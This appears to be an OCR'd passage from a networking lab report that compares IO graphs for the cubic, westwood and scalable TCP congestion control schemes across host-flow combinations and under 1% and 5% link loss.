- S1-S4 active with:
  - H1, H2 → H7




Figure 1.26: IO Graph - cubic




Figure 1.27: IO Graph - westwood




Figure 1.28: IO Graph - scalable

– H1, H3 → H7




Figure 1.29: IO Graph - cubic




Figure 1.30: IO Graph - westwood




Figure 1.31: IO Graph - scalable

– H1, H3, H4 → H7




Figure 1.32: IO Graph - cubic




Figure 1.33: IO Graph - westwood




Figure 1.34: IO Graph - scalable

Compare results for different congestion control schemes using graphs.

1.4.4 Link Loss Impact (1% and 5% Loss on S2-S3)

- 1% Loss on S2-S3: Running for H1, H3, H4 → H7




Figure 1.36: IO Graph - westwood - 1% Loss




Figure 1.35: IO Graph - cubic - 1% Loss




Figure 1.37: IO Graph - scalable - 1% Loss

- 5% Loss on S2-S3: Running for H1, H3, H4 → H7




Figure 1.38: IO Graph - cubic - 5% Loss

